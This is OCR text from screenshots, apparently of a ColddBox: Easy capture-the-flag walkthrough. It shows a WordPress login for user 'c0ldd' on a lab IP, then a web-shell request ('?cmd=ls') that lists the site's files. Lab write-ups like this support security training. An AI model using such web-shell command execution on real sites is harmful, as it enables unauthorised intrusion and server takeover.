






Burp Suite Comm...
ColddBox › Log In ...
Shell No. 2
Shell No. 1
ColddBox › Log In - Mozilla Firefox
ColddBox: Easy
ColddBox › Log In
GitHub - wpscant
192.168.56.114/wp-login.php?loggedout=true
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
You are now logged out.
Username
c0ldd
Password
Remember Me
Lost your password?
← Back to ColddBox



Burp Suite Comm...
http://192.168.56....
Shell No. 2
Shell No. 1
http://192.168.56.114/?cmd=ls - Mozilla Firefox
ColddBox: Easy ~
Edit Themes ‹ Colddl
GitHub - wpscante
ColddBox | One mor
http://192.168.56.11
view-source:http://192.168.56.114/?cmd=ls
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
hidden
index.php
license.txt
readme.html
wp-activate.php
wp-admin
wp-blog-header.php
wp-comments-post.php
wp-config-sample.php
wp-config.php
wp-content
wp-cron.php
wp-includes
wp-links-opml.php
wp-load.php
wp-login.php
wp-mail.php
wp-settings.php
wp-signup.php
wp-trackback.php
xmlrpc.php
<!DOCTYPE html>
<html lang="en-GB" class="no-js">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width">
<link rel="profile" href="http://gmpg.org/xfn/11">
